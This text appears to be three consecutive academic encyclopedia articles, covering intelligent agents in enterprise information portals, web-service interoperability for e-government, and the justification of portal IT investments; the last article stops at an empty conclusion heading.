Enterprises in today's highly competitive environment must cope with mountainous information. At the same time, they must act quickly to make timely business decisions. Providing the right information at the right time has been a challenge for information technology professionals. Wells, Sheina, and Harris-Jones (2000) found that in the average company in the United States, 80% of information is kept on individual personal computers, and less than five percent of employee knowledge is captured and made available in enterprise systems. Various systems, such as management information systems, enterprise resource planning, and knowledge management systems have been used to support the information needs of organizations. In recent years, enterprise information portal (EIP) have been developed to provides an effective platform for knowledge workers in organizations to find, manage, use, and share previous disparate information. An EIP gives the user a single point of access to data, information, and knowledge across the entire enterprise, thus holding the promise of increasing the competitiveness of the organization (Mitchell, 2005; Schroeder, 2000).

Aneja et al. (2000) proposed a generic framework for an enterprise portal that aimed at taming content chaos on corporate intranets. Raol, Koong, Liu, and Yu (2002) developed a simplified model that is used for classifying enterprise portal features and functions. In most EIPs, the key functions and features include interface, content management, search, collaboration, personalization, security, network, administrative tools, and extensibility. Typically, EIPs offer a familiar and easy-to-use Web interface to the users. However, a traditional Web interface lacks the breadth and flexibility desired by end users. Artificial intelligent agents have recently become capable enough to be integrated with enterprise information portals. Those agents can be used to facilitate the effective use of many of the features and functions in EIPs. Various types of intelligent agents, such as interface agents, personal assistant agents, information foraging and filtering agents, collaborative filtering agents, decision support agents, and bargaining and negotiation agents can work separately or collectively to make EIPs more accessible and user friendly. However, there are many theoretic as well as practical issues that must be addressed before intelligent agents should be widely deployed. We must understand the inherent limitations of intelligent agents and be able to assess the benefits and risks associated with using intelligent agents in EIPs.

A report published by KPMG in March, 2000, found that 70% of the firms surveyed indicated that they experienced information overload even when enterprise information portals/intranets were used. Apparently, making vast information available is not enough in creating effective enterprise portals. We need to provide a set of intelligent functions to improve the effectiveness of EIPs. Traditional EIP functions from major EIP software packages are discussed in Raol et al. (2002). We attempt to bridge the research in enterprise portals and intelligent agents by identifying and characterize the role of intelligent agents may play in EIPs. Previous research has shown that intelligent agents can be used in various applications that have similar characteristics to EIP functions. For instance, intelligent agents are used in locating expertise in computer networks (Vivacqua, 1999) and in risk monitoring (Wang, Mylopoulos, & Liao, 2002). As intelligent agent technology becomes more mature, the application of intelligent agents has become more wide spread (Kontolemakis et al., 2004; Xu & Wang, 2005). However, there is little research on systematic integration of intelligent agents and enterprise information portals.

INTELLIGENT AGENTS

Intelligent agents are small autonomous software programs that mimic the behavior of humans. A widely cited definition given by Franklin and Graesser (1996) delineates several essential characteristics of intelligent agents: "An autonomous agent is a system situated within and a part of an environment that senses that environment and acts on it, over time, in pursuit of its own agenda and so as to effect what it senses in the future." This definition is broad enough to include most intelligent agents, while allowing further restrictions in more specific types of agents. Research on intelligent agents has spread over a wide spectrum of disciplines, from computer science, to psychology, management, economics, information systems, and social science. The phrase "intelligent agents" gained popularity in both the research community and the general public in 1994, when a number of important articles on agents were published in the first of several special issues of *Communications of the ACM*. In an influential paper, "Agents that reduce work and information overload," Pattie Maes, of MIT, explored the potentials of personal and information agents (Maes, Guttman, & Moukas, 1994). The excitement over intelligent agents research was evidenced in many publications as agent-based computing and was hailed as "the new revolution in software" (Ovum, 1994).

Characteristics of Intelligent Agents

Although the functions and capabilities of intelligent agents vary in different applications, intelligent agents are designed with the ability to model the goals and preferences of their masters. All intelligent agents share certain human-like characteristics. For example, they are autonomous, context sensitive, capable of learning and adapting, goal driven, possessing specialized knowledge, and communicating with people or other agents. It is not necessary, however, for all intelligent agents to have all of these characteristics:

- **Autonomous:** Being able to accomplish tasks without intervention from a human user or other agents.
- **Adaptive/Learning:** Being able to learn and adapt to their external environment through interaction with information, objects, or other agents (includes humans).
- **Social Interaction:** Being able to communicate, bargain, collaborate, and compete with other agents on behalf of their masters (users).
- **Mobile:** Being able to migrate themselves from one machine/system to another in a network, such as the Internet.
- **Goal-Oriented:** Being able to act and react in accordance with built-in goals.
- **Continuous:** Being able to monitor their environment and update their knowledge base continuously.
- **Communicative:** Being able to communicate with people or other agents through protocols such as agent communication language (ACL).
- **Impersonal:** Being able to show/emulate feelings, emotions, subjectivity, or biases that are typical in human agents.
- **Intelligent:** Being able to exhibit intelligent behavior such as reasoning, generalization, learning, environment awareness, dealing with uncertainty, using heuristics, and natural language processing.

Intelligent Agent Applications

In recent years, with the improvement of agent technologies, intelligent agents have found various applications in solving real-world problems. The following is a sample of current applications of intelligent agents (Maes et al., 1999; Moukas, Zacharia, Guttman, & Maes, 2000; Proffitt, 2001):

- **Interface Agents:** Intelligent agents that monitor user behavior over a length of time and then customize the application interface that is tailored to the user's needs.
- **Foraging and Filtering Agents:** Intelligent agents are widely used in automated searching and retrieval of information based on users' queries. They help users to classify, sort, organize, and locate information from various sources such as the Internet, online databases, and government/corporate data warehouses.
- **Collaborative Filtering Agents:** Collaborative filtering agents provide the user with information based on his/her profile and those of other users who share similar interests or activity patterns.
- **Planning and Scheduling Agents:** Intelligent agents that support communications and collaborations among team members.
- **Procurement Agents:** Intelligent agents that support the cooperation between buyers and suppliers, and build a virtual market place to carry out electronic searching, negotiation, ordering and invoicing.
- **Shopping Agents:** Shopping agents, known as shopbots, are designed to help the user to find the best bargain with minimum effort.
- **E-Commerce Agents:** While shopping agents are servants to buyers of the online markets, e-commerce agents are deployed to help the sellers or facilitate the transactions.
- **Decision Support Agents:** Intelligent agents that have access to databases and analytical tools and provide decision support. Various artificial intelligence techniques can be implemented, including but not limited to: statistical analysis, rule-base expert systems, case-based reasoning, heuristic search, fuzzy logic, neural networks, and evolutionary computing.
- **Personal Assistant Agents:** Intelligent agents that provide individual, custom-tailored services, typically aimed at individual information organization and personal productivity.
- **Network Management Agents:** Intelligent agents that automatically monitor, allocate, coordinate, and manage network services over an intranet and/or the Internet. They can assist in network administration tasks like routing, access and service provisions.

Table 1. Specialized intelligent agents in enterprises information portals

EIP Component	EIP Function	Sample Intelligent Agents
Customization and personalization	Customization Personalization Dynamic interface User profile	Interface Agents Personal Assistant Agents Monitoring Agents
Content management	Document directory Content filtering Content publication Metadata management	Directory Agents Category Agents Ontology Agents
Proactive search	Embedded search engine Integrated search Search collection replication New content alert	Foraging Agents Filtering Agents Decision Support Agents Alert Agents
Collaboration	Planning Task management Scheduling Collaborative workflow	Planning Agents Scheduling Agents Personal Assistant Agents Monitoring Agents
Community	Social network Controlled sharing Threaded discussion Recommendation and referral	Coordination Agents Negotiation Agents Training/tutoring Agents Recommendation Agents
Network	Intelligent caching Load balancing Pooled connections Performance enhancing	Network Management Agents Decision Support Agents Control Agents
Dynamic change	Query information Content analysis Search by criterion Subscribe to new content	Foraging Agents Filtering Agents Monitoring Agents
Embedded applications	Open gadget standards XML rendering Analytical tools Graphics tools	Exchange Agents EDI Agents Data Mining Agents Application Interface Agents

- **Data Mining Agents:** Intelligent agents using analytical tools to identify patterns, trends, and critical events in large amounts of data in databases or on the Web. They can also be used to cooperate with personal agents to extract useful information from databases.
- **Directory and Category Agents:** Intelligent agents that automatically search the Internet and the Web and create directories and categories of information and services, such as those used by Google and other search engine companies.

EIP WITH INTELLIGENT AGENT SUPPORT

Typical enterprise portal functions include information targeting, filtering, customization, personalization, and access control etc. Intelligent agents are able to aid in many of those essential functions. Bailey and Treloar (2001) suggested that EIPs should have four components: authentication, directory services, database, and content management. A common set of services include content syndication, content aggregation, customization, portal administration, and user management (Wege, 2002). Intelligent agents may be adopted for many of those services. For example, agents can be used in gathering content from different sources, preparing content from different sources for different users, offering content tailored to the user's needs, and managing user authentication and authorization for multi-level services (Mitchell, 2005).

Raol et al. (2002) surveyed current EIP software packages and listed key EIP components and a common set of EIP functions. We enlist various specialized intelligent agents that can be deployed in each component of enterprise information portals in Table 1.

Table 2. Characteristics of information access via intelligent agents vs. humans and traditional EIPs

	Intelligent Agents	Humans	Traditional EIPs
Discourse	Conversational	Conversational	Navigational
Memory/database	Large/specific	Small/general	Large/specific
User profiling	Unlimited	Limited	Unlimited
Accuracy	High	Low	High
Flexibility	Low	High	Very low
Searching	Fast	Slow	Fast
Database access	Easy and fast	Hard and slow	Easy and fast
Reports	Dynamic and fast	Dynamic and slow	Static and fast
Common sense	Scarce/rigid	Plenty/flexible	None
Human touch	Low	High	None
Availability	All time	Limited	All time
Multi-threads	Yes	No	Yes

Many of the intelligent agents listed in the table, such as interface, planning, scheduling, filtering, foraging, and personal assistant agents, have already been developed. A good summary of intelligent agent applications in various business functional areas can found in *intelligent software agents* (Murch & Johnson 1999). Others types of agents, such as category, directory, ontology, and network management agents, are proposed to support the key enterprise information portal functions. As EIPs are used by a large portion of employees in an organization, the systems are typically multifaceted with varying functionalities. Multiple agent systems (MAS) are designed to support agent communications and collaborations in those EIPs.

POTENTIALS AND LIMITATIONS OF EIP AGENTS

As agent technology matures, the potential of intelligent agents integrated in enterprise information portals is becoming more significant. Intelligent agents can improve not only individual EIP functions as discussed above, but also enhance the effectiveness and efficiency of the entire EIP system. Collectively, EIP agents can streamline the system processes, facilitate the sharing and collaboration of users, and provide seamless connectivity to other enterprise systems within the organization.

Information and knowledge come from various sources. For efficacy and flexibility, human experts are still the best source if available. One of the shortcomings of traditional EIPs is the lack of human-touch. Well designed intelligent agents can interact with users in natural language instead of cryptic commands or inflexible and limited menu/icon choices. Anthropomorphic agents that respond to user request with facial expressions and body language may make EIPs appear to be more interesting and user-friendly. Table 2 presents a comparison of information access characteristics via intelligent agents vs. humans and traditional enterprise portals.

IMPORTANT ISSUES OF AGENTS IN EIPS

Although intelligent agents can provide great assistance in enterprise information portal functions, we must understand their inherent limitations. The value of information is mainly determined by its accuracy, timeliness, completeness, and reliability. Intelligent agents as surrogates of human agents must have well defined duty, responsibility, and accountability.

- **Trust:** A trust relationship must be established between users and intelligent agents, and between intelligent agents. When a user relinquishes certain responsibilities to an agent, the agent must have verifiable accountability. The agent needs to know what responsibilities entrusted to it can be re-delegated to other intelligent agents. Kotorov and Hsu (2001) pointed out that intelligent agents can tell the source of the information, but they cannot verify the reliability of the source. Trustworthiness is not easily achieved by computer agents.

- **Training:** In order for the intelligent agents to become effective, they must be provided with user information, or be able to learn the user profile through monitoring user practices. Training intelligent agents might be a difficult process as it involves guiding the agents towards better performance through proper guidance. Many users may be unwilling to spend a lot of time to provide the necessary information to train the intelligent agents, or are concerned about privacy of personal information. Furthermore, user interests and preferences may change over time, thus the performance of intelligent agents need to be continuous monitored.
- **Authority:** Intelligent agents have limited authority as the agents work on behalf of their masters. When a user delegates certain responsibilities to an agent, he/she must specify the boundaries of the authority given to the agent. As with any information and decision support systems, the ultimate decision maker is the human user.
- **Security:** Security is increasingly a concern of enterprise information portals. Both the user and intelligent agents need to be authenticated before any interaction between them. Agents must reveal their identities and their entrusted responsibilities only to authorised users.
- **Privacy:** Intelligent agents should not disclose a user's private information such as affiliation and email addresses unless authorised to do so. The user needs to be aware of what kind of information the intelligent agent(s) will exchange with other users or intelligent agents in order to accomplish a given task.
- **Audit and Control:** Intelligent agents should behave within a set of guidelines. For example, they must obey their masters, but not if carrying out their order may lead to harmful results (see, e.g., Asimov's three laws of robotics). There must be control and audit mechanisms built into the intelligence infrastructure so that the actions of the intelligent agents can be traced and corrected if necessary.

INTELLIGENT AGENT STANDARDS

Although intelligent agents have found many successful applications, their deployment in enterprise information portals is limited. One of the major challenges to agent communication is that, just like humans, computer agents may have different knowledge, abilities, and belief systems. Thus an agent ontology is needed so that agents will be able to understand one another. Furthermore, Agent Communication Language (ACL) must be standardized so that agents from different parties can interoperate. The Knowledge Query and Manipulation Language (KQML) developed by Finin, Fritzson, McKay, and McEntire (1994) under the DARPA-sponsored Knowledge Sharing Effort is an early intelligent agent standard. KQML has an informal semantics, resulting in varied implementations. The Foundation for Intelligent Physical Agents (FIPA) standard is newer and has a formal semantics. While KQML and FIPA standards are widely accepted in multi-agent system research and development, their applicability to intelligence infrastructure may be limited as they do not have the amenities to deal effectively with existing information and knowledge systems. Intelligent agents based on emerging standards such as XML and XML Web services may be more appropriate for enterprise information portals.

CONCLUSION

Enterprise information portals have been used by organizations to collect, manage, sort, categorize, share, and disseminate information that is essential to the productive work of knowledge workers. Previous research has found that enterprise information portals serve as a middleware that provides a one-stop gateway for vast amount of information and information based functions. Many of those functions can be enhanced by specialized intelligent agents.

Although intelligent agents have been around for many years, it is only recently that they have made significant inroads into real world applications. In certain specific areas intelligent agents have found successfully applications. However, so far there has been little effort to systematically integrate intelligent agents with enterprise information portals. Before such an endeavour can begin, more work needs to be devoted to study the efficacy and ramifications of such integration. We have surveyed intelligent agent applications and explored their role in improving the key functions of enterprise information portals. We believe that intelligent agents have great potentials and further research in their application in enterprise information portals is warranted.

KEY TERMS

Agent Ontology: A model of a domain with definitions and rules that govern the behavior of intelligent agents.

Enterprise Information Portal (EIP): An enterprise-wide information gateway for collecting, managing, sorting, categorizing, sharing, and disseminating information to knowledge workers.

Intelligent Agent: An autonomous software program that is able to learn and adapt to its environment in order to perform certain tasks delegated to it by its master.

Multi-Agent System (MAS): A distributed system with a group of intelligent agents that communicate, bargain, compete, and cooperate with other agents and the environment to achieve goals designated by their masters.

Web Services: The programmatic interfaces that support application to application communication on the World Wide Web. Standards-based web services use XML to interact with each other.

INTRODUCTION

In recent years, we have witnessed the rapid evolution of the World Wide Web. This development allowed millions of people all over the world to access, share, interchange, and publish information. In this context, many governments have realized that their information resources are not only of value in themselves. They are valuable economic assets—the fuel of the knowledge economy. By making sure the information they hold can be readily located and passed between the public and private sectors, taking account of privacy and security obligations, it will help to make the most of this asset, thereby driving and stimulating national and international economy. The governments take advantage of information and communication technologies (ICTs) and the continuing expansion of the Web and started e-government strategies to renew the public sector and eliminate existing bureaucracy and therefore reduce costs (Riedl, 2003; Tambouris, Gorilas, & Boukis, 2001).

There is a growing awareness that the interoperability of national public ICT infrastructures is a precondition for a more service-oriented and competitive public sector. Ever since the adoption of the Interoperability Decision (1720/1999/EC) of the European Parliament and of Council in July 1999, the European Commission has focused on the pan-European dimension of e-government and on the interoperability requirements for its implementation.

This article highlights the critical issue of interoperability and investigates the way it can be incorporated into e-government domain in order to provide integrated, efficient, and effective e-services. It also describes the issues, tasks, and steps that are connected with interoperability, depicts the technical dimensions that arise, proposes solutions when possible, and discusses its effectiveness. Moreover it investigates the methodology to develop a generic, standardized, interoperable platform able to model and manage administrative business-related processes and content and follow a one-stop approach where certain governmental organizations, through their portal, act as liaisons (intermediaries) between the Government, and clients and businesses, introducing a new Government level. Hereafter, the term *clients* is used for both citizens and businesses, as they are clients of e-government portals. Finally, it illustrates the future trends in the field and, thus, suggests directions that may produce new scientific results.

BACKGROUND

Although countries worldwide are different culturally, politically, and in population and education, they all have one thing in common—they all realize that their national investment in information technology (IT) provides enormous opportunities for making the transformation of their government into a citizen-centered e-government. It is obvious that governmental institutions and agencies are the most complicated organizations in the society providing the legal, political, and economic infrastructure to support the daily needs of clients (Bouguettaya, Rezgui, Medjahed, & Ouzzani, 2004). In their transition from the traditional operation and interoperation to the electronic one, the Web can be considered the key vehicle for the implementation and achievement of this scope. In this framework, governments across the world are grappling today with how to use electronic technologies to improve services to citizens, increase efficiency (including reducing inefficiencies due to redundant and overlapping government agency activities, investments, duplicative reporting requirements, among others), and streamline traditional paper processes.

Under this scope, governments worldwide have launched several portals in order to provide digital information to clients and ease their electronic transaction with government. E-government portals cover several multidimensional scopes of daily life; they contain information on laws, announcements, governmental authorities' profiles, and provide electronic transactions to clients such as e-finance, e-procurement, e-learning, etc. The pioneer e-governmental portals are the ones of Canada (http://www.canada.gc.ca), USA (http://www.firstgov.gov), UK (http://www.ukonline.co.uk), and Singapore (http://www.gov.sg). According to a survey research recently conducted in the USA, the majority of the Internet users in each country thought that their government is doing a good or excellent job developing online resources that allow them access to information and conduct online transactions with the government (Bose, 2004).

During this decade, many researchers study different aspects of how e-government may eliminate bureaucracy (Pavlichev & Garson, 2004). The researchers deal with interesting, however, difficult scheme to conclude to policies, able to be applied worldwide as standards. Many outcomes of how e-government may facilitate clients' transactions with public sector conclude that an interoperability framework must be defined. According to EC-DG ISM (2006), the lack of interoperability (62%) is considered as the most important barrier in achieving the objectives for more efficient and effective e-government. Interoperability means the ability of ICT systems and their supported business processes to exchange data and enable information and knowledge sharing.

An interoperability framework can be defined as a set of standards and guidelines that describes the way in which organizations have agreed, or should agree, to interact with each other. An interoperability framework is, therefore, not a static document and may have to be adapted over time as technologies, standards and administrative requirements change (IDABC, 2004).

By joining up administrative processes, everyone, whether in the public or business sectors, could achieve a significant increase in efficiency and lower the cost of operations. Interoperability is essential for this *joining up* of public administration, to share and re-use administrative information, and to provide services and information over multiple channels. In essence, interoperability is a fundamental requirement from both economic and technical perspectives for the development of efficient and effective e-government services at both the national and international levels, including the regional and local ones. According to IDABC (2004), three aspects of interoperability need to be considered: organizational, semantic, and technical interoperability.

In multicultural environments like in the European Union, public administration is a complex network of organizations, people, languages, information systems, information structures, rules, processes, and practices. Effective utilization of ICT requires explicit rules for communication and means for the integration of heterogeneous systems and information resources. XML is a tool for the purpose (Salminen, 2005).

A Web service is a software system identified by a uniform resource locator (URL), whose public interfaces and bindings are defined and described using XML. Its definition can be discovered by other software systems. These systems may then interact with the Web service in a manner prescribed by its definition, using XML-based messages conveyed by Internet protocols (Booth et al., 2004). The Web service model consists of three entities, the service provider, the service registry, and the service consumer.

METHODOLOGY TO INTEROPERABLE MODEL

The scope of the approach presented in this section is to introduce a generic model, capable to manage administrative clients-related processes and content using a Web service-oriented architecture (SOA) and a Web service orchestration structure. The approach follows a one-stop approach where a governmental authority acts as a trans-government liaison (intermediary) between the government and clients. The e-government interoperability model could be used by governmental organizations (GOs), including other collaboration authorities in order to create and develop common, multilingual, multi-platform, trans-governmental (even trans-European) e-services in a uniform and standardized way, thus enabling process transparency and facilitating mobility of services.

At present, common practices and legislation in force requires clients to carry out a number of bureaucratic procedures. The common denominator for most of those procedures is the fact that the interested persons or businesses act as information mediators. That means that they have to submit to GOs various documents issued by other governmental authorities, or they have to submit copies of the same documents to more than one.

The emerging problems are many. The existing bureaucracy indirectly embarrasses citizens, businesses, and public sectors to function and complete their daily tasks, especially when dealing with public services. The current functionality model of public sector inserts many difficulties in the operation of businesses. The main problems that are often compounded are:

- Failures in communication.
- Need for shared data and information.
- Difficulty in access the right information.
- Collection of large amounts of data over time.
- Incompatible data formats.

- Data missing or obsolete data.
- Metadata is not universally acceptable.
- Inconsistent data policies and practices across organizations.

The main objective of an interoperability network is data dissemination and collection between and from all involved authorities in order to release the interested persons from the previously mentioned obligations. Finally, all authorities will get the data they request without representatives having to visit them in person in order to submit recurrently the same documents, or documents issued by authorities—members of the network.

An interoperability model should provide a standardized and flexible environment that will enable GOs to jointly establish and deliver common e-Government services to clients through their e-government portals. Such joint delivery of common services involves the participation and collaboration of various GOs in terms of:

- Existing IT systems.
- Human interaction.
- Predefined processes and workflows.

Thus, interoperability at all levels among GOs is a prerequisite to deliver common e-services and, for this reason, it is one of the major objectives of an e-government interoperability model. The investigated model is an ambitious attempt to delve with all three levels of interoperability defined by IDABC (2004):

- In regards to organizational interoperability, the model aims at deploying SOA and Web service orchestration paradigm in order to enable GOs all over Europe to model and manage/streamline individual business-related administrative processes (involve both human actors and IT systems) and information architectures with the aim to deliver pan-European, cross-border, multilingual, multi-platform, and common services in a transparent way for the end user.
- In regards to semantic interoperability, the model aims at establishing a common semantic framework,using metadata, enabling GOs to exchange standardized information and content that is understood by all the involved human or systemic actors.
- In regards to technical interoperability, the model aims at inter-linking existing GOs IT systems and infrastructures located in the same or in different countries, by defining and using open interfaces, standards, and protocols.

In this section, the e-government interoperability model will be investigated for a generic e-government service where a GO acts as a one stop shop (OSS) for the public. The interoperability model will provide several Web services for the data exchange between two parties, through their respective e-government portals. The Web services provided will be part of the workflow of a governmental case and in general will have the following functionality.

The OSS will send an XML message containing unique information on a certain case to a GO requesting from its database certain special data for the case. The GO through the same Web service will respond to OSS through an XML message where the unknown special data will be provided and selectively stored at OSS's database. The special data can be either storable (e.g., ID Key Number) or informational that do not need to be stored (e.g., certificate). Sometimes the requested XML message contains just Boolean information, determining how the case workflow will proceed.

The Web services must be designed and implemented separately for each couple of interacting authorities. All Web services will contain information on the authentication of the GO (including OSS) in order for the receiver to validate the requester is authorized to receive confidential information on the case. Moreover, the Web services will contain input and output parameters filled in with the requested and the received information respectively.

FUTURE TRENDS

According to Layne and Lee (2001), e-government progresses toward higher levels of integration and interoperability among and between government levels and branches. Interoperability in essence leads to extensive information sharing among and between governmental entities. However, the obstacles, which prevent a rapid progress into that direction, are not merely technical. In fact, the technology side may prove the least difficult to address, while the organizational, legal, political, and social aspects may prove much more of a challenge.

Work must be done to define and agree upon government sector-specific semantics and on the alignment of business processes. Many e-government services exist such as taxation functions and social services that require government agreement on their own semantics and processes. Likewise, there are frequently additional public sector requirements in general business processes such as procurement that are not found in the private sector (e.g., specific competitive bidding requirements and/or specific approval approaches). For e-government, business process alignment in many cases requires an alignment of laws, regulations, etc., something that the European Union, with its Single Market approach, can leverage (Lueders, 2005).

A major contributor to interoperability is voluntary open standards development plus voluntary open standards adoption. Open standards development, without significant adoption of the resultant standards, does nothing in the effort to achieve interoperability.

XML offers a rich variety of possibilities but its adoption in public sectors requires extensive collaboration in standardization. Work is needed at all levels: international, national, and local. International agreements are needed to avoid extra work and to facilitate international communication.

Many different standards have been proposed and various approaches have been taken to create a widely accepted and usable way for developing Web services. According to Dustdar & Schreiner (2005), QoS and semantic descriptions have been proposed to extend the current WSDL standard, but have not yet found overall acceptance. UDDI and other registry based data models have been implemented, but are not widely used, and in the case of dynamic service discovery, it does not yet meet requirements.

Continuous changes in specifications and software cause problems to all kinds of XML standardization. One of the hardest challenges is the vulnerability of the Internet. The lack of trust on the technology and people involved is causing disappearance of people from the Internet community. In the insecure Internet environment, well-planned services may remain without users. Therefore, alternative and trustworthier network solutions have to be considered for e-government.

Under this scope, international organizations on e-government and interoperability standards should cooperate along with governments in order to reach to a commonly accepted e-government model. This model should deal with, among others, the definition of a commonly accepted messages' language, in order for the Web services to encode/decode their parameters and the GO's authentication information.

E-government services delivery requires interoperability both within and across organizational and administrative boundaries. However, this sharing of information should comply with personal data protection principles, laws, and regulations and generally involves the following tasks: digital data collection, data storage, data processing, data transfer, and data share. This, in its turn, affects the way e-government architectures will be designed and implemented (Riedl, 2003).

Moreover, several issues related to privacy should be addressed. The threats for user privacy in an electronic environment are so many that a single solution does not exist. Another key aspect of interoperability relates to secure interconnection and intercommunication (McIntyre, Taylor, & McCabe, 2004).

CONCLUSION

E-government has the potential to change public administrations' organization, operation, and interoperation and in this way to facilitate the interaction with clients. The transition from the traditional model of governance to the digital one involves not only technological but also organizational, economic, social, legal, and democratic dimensions. Furthermore, a number of challenges and risks have been identified and should be solved from both sides: government (e.g., complexity, poor IT infrastructure, human resources and financial constraints, legal issues, etc.) and users (e.g., lack of familiarity and trust, digital gap, etc.).

In this article, we emphasized that interoperability aspect comprises one of the most crucial barriers that e-government should overcome. This requirement relates to local and regional public administrations, business sector, and it also goes beyond the national borders and involves other countries administrations. Moreover, the interoperability of ICT systems and applications, the sharing and re-use of information and services, the inter-linking of various administrative processes, within and between sectors are essential factors for the delivery of high quality, innovative, seamless, and customer-centric e-government services.

Under this framework, we presented our approach in interoperability model. This can model and manage administrative business-related processes and content using SOA and a Web service orchestration paradigm and follow a one-stop approach. It comprises an effort to deal with the three levels of interoperability (i.e., organizational, semantic, and technical). The benefits from the adoption of this model include among others: significant time, cost as well as manpower saving, greater convenience, better accessibility, more choices, faster delivery, etc. Finally, this initiative needs more work in order to gradually integrate all the administrative tasks and processes that businesses want to complete in their interaction with the governmental organizations.

KEY TERMS

Electronic Government (E-Government): This term refers to any government functions or processes that are carried out in digital form over the Internet. Local, state, and federal governments essentially set up central Web sites from which the public (both citizens and businesses) can find public information, download government forms, and complete their transactions with government online, through electronic services.

Organizational Interoperability: This aspect of interoperability is concerned with defining business goals, modeling business processes, and bringing about the collaboration of administrations that wish to exchange information and may have different internal structures and processes. Moreover, it aims at addressing the requirements of the user community by making services available, easily identifiable, accessible, and user-oriented.

Semantic Interoperability: This aspect of interoperability is concerned with ensuring that the precise meaning of exchanged information is understandable by any other application that was not initially developed for this purpose. It enables systems to combine received information with other information resources and to process it in a meaningful manner. It is therefore a prerequisite for the front-end multilingual delivery of services to the user.

Service-Oriented Architecture (SOA): It is an architectural style based on the notion of services, which are independent but cooperating building blocks to develop distributed applications. The SOA model isolates aspects of an application so that, as technology changes, services (components) can be independently updated, limiting the impact of changes and updates to a manageable scope.

Technical Interoperability: This aspect of interoperability covers the technical issues of linking computer systems and services. It includes key aspects such as open interfaces, interconnection services, data integration and middleware, data presentation and exchange, accessibility, and security services.

Universal Description Discovery and Integration (UDDI): Q standard that suggests means to publish details about a service provider, the services that are stored, and the opportunity for service consumers to find service providers and Web service details.

Web Service Description Language (WSDL): It uses the XML format to describe the methods provided by a Web service, including input and output parameters, data types, and the transport protocol, which is typically HTTP, to be used.

Web Service Orchestration: It describes how Web services can interact with each other at the message level, including the business logic and execution order of the interactions. These interactions may span applications and/or organizations and result in a long-lived, transactional, multi-step process model.

eXtensible Markup Language (XML): Consists of a set of rules for defining and representing information as *XML documents* where information structures are indicated by explicit markup. The markup vocabulary and the structures specified for a particular domain create an *XML application*, a formal language for representing information of the domain.a

Investing in Portals for Benefits and Gains

Teemu Paavola
LifeIT Plc, Seinäjoki Central Hospital, Finland

INTRODUCTION

Companies do not always have a rational justification for the choice they make between different IT investment alternatives. One may see the purchase as unavoidable expenditure, while another may see it as an investment and expect a return at least as high as the return on capital employed. There seems to be lack of useful methods to address the benefits and gains of IT investments, including various kinds of portal projects.

Studies published on the benefits and impact of IT have been criticized for not paying sufficient attention to the practical needs of companies. According to American professor Yolande Chan (2000), the assessment models presented in such studies have often focused on issues that are the easiest to model. Chan examined all articles published on the subject of benefiting from IT, in the period 1993-1998, in the main information systems science journals: *MIS Quarterly*, *Information Systems Research*, *Journal of Management Information Systems*, and *Communications of the ACM*. It was found that the published studies had concentrated purely on determining *what* benefits are gained in IT investments, and had not sought to consider the other questions of *why*, *where*, *when*, *how,* and *for whom* the benefits of such investments were achieved.

Success Factors at Operative Level

Despite Chan's justified criticisms, a closer examination of previously published studies can, nevertheless, give a comprehensive picture of the critical factors for successfully benefiting from IT. Perhaps the best-known study to distinguish itself in this field was published in 1992 by the American researchers William DeLone and Ephraim McLean (1992).

DeLone and McLean picked their way through 180 articles dealing with factors critical for successfully benefiting from IT use. They divided the concepts and indicators discussed in the material into six separate categories: system quality, information quality, use, user satisfaction, individual impact, and organizational impact. The level of scientific interest in what is, after all, a simple model has been substantial: in the 1990s, the article became one of the most widely quoted sources in many of the international conferences and journals on information systems science.

The first two of the six concepts together determine the next two that, supporting each other, then influence the company's overall outcome via their effect on the employees' actions. Different researchers have later discussed these concepts in their own studies, attaching varying degrees of significance to them. For instance, Brightwaite (1996) emphasizes the importance of system quality in stating, for example, that in corporate call centre services, employees cannot be expected to offer a service that is any better than that permitted by the information system at their disposal.

Portal Investment and Strategic Advantage

A frequently cited example in underlining the strategic importance of IT is the once pioneering SABRE reservations system of American Airlines (e.g., Copeland & McKenney, 1988). Being the first of its kind, the impact of this system could not have been foreseen. Once it was up and running in the first 200 travel agencies, it became clear that the airline's investment would pay for itself 500 times over during the first year alone. The opportunity that this presented for a reshuffle of the market and the competition rankings, or more specifically the airline's initiative in grasping this opportunity, led to monopoly accusations and, of course, confrontation with the aviation-sector regulations, which had been expanding alongside the growth in technology.

Not everybody has been convinced about the significance of this example for the textbooks, however. For instance, Nicholas Carr (2003), editor of the *Harvard Business Review*, would prefer to abandon the view that IT is somehow an all-powerful strategic force. Examining recent IT developments, he sees similarities with the spread of the railways in the 1840s to 1870s: the length of rail put down in that period followed a growth curve similar to that for the number of Internet servers installed in 1990-2002. Carr concluded that, although in both cases, the first companies to take up the opportunities offered by the new technology gained a competitive advantage strategically, once such technology becomes accessible to everyone, the wisest strategy may be to keep investment levels in check. In a similar vein, Professor David Avison (2002) has been keen to point out that most of the classic examples of strategic information systems, such as SABRE and the Federal Express system COSMOS, do not form a good basis for making generalizations, and therefore, as examples, their strategic IT significance remains largely anecdotal.

The conclusions drawn by Copeland and McKenney (1988) appear to be very similar to those by Carr, at least when looked at retrospectively. They studied a company that was the first to exploit the opportunities offered by a particular technology market. One of the key factors in achieving a strategic advantage, they said, was intelligent persistence, a combination of opportunism and learning by doing, via which the company gained valuable experience that could not be easily emulated by competitors. However, they also noted that to retain this strategic advantage through the use of IT would require the company to engage in constant development work, and to rapidly identify emerging market opportunities (1988, p. 386): "Firms that begin to ride an experience curve ahead of their competitors realize a head start that will endure as long as new opportunities continue to be revealed. Technology can always be purchased, but the same can rarely be said for knowledge."

DISCUSSION

In IT projects, even careful investment planning is not always enough to guarantee the desired result. As an illustration of this, the investors behind the Web service Heavenly-doors.com declared, after a period of 5 months and a total expenditure of USD 26 million, that customers were not, after all, ready yet to make all their funeral arrangements over the Internet, starting with the choice of coffin (Remenyi, 2005). A further example, on a grander scale, is the investment made by European operators in third-generation mobile frequencies that has, both figuratively and literally, largely disappeared into thin air. At the macro level, this, at least superficially, points to the chronic nature of the IT productivity paradox (Brynjolfsson, 1993).

Examining how a company's IT use relates to its corporate strategies should be more important than looking at the use of IT in quantitative terms. Although this may be quite a demanding task, it should be done at the project planning stage. Whatever the corporate size or business sector, an organization, planning to invest, may have a range of strategies; for example, one for marketing, another for international growth, and so on. In IT investment, the company's technology and business strategies will be the most important, and all other strategies should, in fact, be subordinated to the latter. Depending on the company's operating environment, its corporate strategies may cover different time horizons. For instance, the technology strategy may look ahead to the next 3-10 years, while the business strategy may have its sights on the immediate period, just 1-3 years from now. This is why justifying an investment on the basis of one strategy while basing profit expectations on perhaps a shorter-term view can blur the view of benefits and gains.

CONCLUSION

